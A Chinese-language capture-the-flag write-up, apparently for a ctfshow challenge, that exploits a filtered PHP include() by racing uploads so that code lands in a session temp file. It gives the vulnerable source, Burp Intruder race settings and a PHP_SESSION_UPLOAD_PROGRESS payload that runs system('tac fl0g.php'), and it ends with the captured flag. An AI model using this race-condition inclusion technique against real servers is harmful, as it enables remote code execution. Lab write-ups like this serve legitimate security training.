

1.打开靶场，发现已经用不了伪协议了，提示猜测为session临时文件包含

```
<?php
/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date: 2020-09-16 11:25:09
# @Last Modified by: h1xa
# @Last Modified time: 2020-09-16 19:34:45
# @email: h1xa@ctfer.com
# @link: https://ctfer.com
*/

if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
}
```

2.先写一个文件提交表单，后缀为.html，保存后在浏览器打开，url换题目地址

```
<!DOCTYPE html>
```

```
<form action="https://fdd731f2-8694-45ab-abc8-870b3a15af69.challenge.ctf.show/" method="POST" enctype="multipart/form-data">
```

Choose File No file chosen


submit

```
<?php
session_start();
?>
```


类似:




3.用浏览器打开文件后, 随便上传一个文件, 打开bp进行抓包, 我们要设置一个上传线程



4.发送到Intruder模块, 往请求包加入Cookie请求头, 设置PHPSESSID, 值可以自定义, 像我这个到时候会在/tmp生成sess_ctf文件, 并写入我们的php代码, 路径为/tmp/sess_ctf



如果有加payload位置要清除（图片右边）



5.进入payload模块，改payload类型为Null payloads，也就是没有



6.下面选择无限重复

🔍 Payload集

您可以定义一个或多个有payload集。payload集的数量取决于“位置”选项卡中定义的攻击类。可以使用各种payload类型，并且可以以各种方式定制每种payload类型。

Payload集: Payload数量: 未知

Payload类型: 请求数量: 0

🔍 Payload settings [Null payloads]

它生成一个payload值为空的字符串。无需设置payload标记，可以在不更改基本请求的情况下

生成 生成payload

无限重复

7.进入资源池->新建资源池->最大并发数请求数改30

位置 payload 资源池 设置

🔍 资源池

指定将攻击运行的资源池。资源池用于管理多个任务的系统资源使用。

使用现有资源池

已选择	资源池	并发请求	请求延迟	随机延迟
<input checked="" type="radio"/>	默认资源池	10		

新建资源池


名称:

最大并发请求数:


请求间隔: 毫秒

固定


8.现在上传线程设置好了，我们还要设置一个访问线程，回到题目，抓包同样发送到Intruder模块，file传参我们上传文件的路径



9. 不要有payload位置，接下来同5,6,7步那样设置，不同的是这次最大并发请求数要80（比上传线程多更容易成功）



10. 上传线程和访问线程一起开始攻击，我们要查看的是访问线程的状态，过一会就可以看到竞争成功的包了



11. 改上传线程中PHP_SESSION_UPLOAD_PROGRESS下的payload，提取fl0g.php文件内容

```
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21 Connection: keep-alive
22
23 -----WebKitFormBoundary8asS1SamCeG0hjdkp
24 Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"
25
26 <?php system('tac fl0g.php|'); ?>
27 -----WebKitFormBoundary8asS1SamCeG0hjdkp
28 Content-Disposition: form-data; name="file"; filename="1.txt"
29 Content-Type: text/plain
```

12.上传线程和访问线程再来一次攻击，再查看访问线程即可得到flag

```
12 Content-Length: 592
13
14 upload_progress_$flag="ctfshow{2408886a-9002-4a9a-8fa5-e2ec1d4ac0d8}";
15
```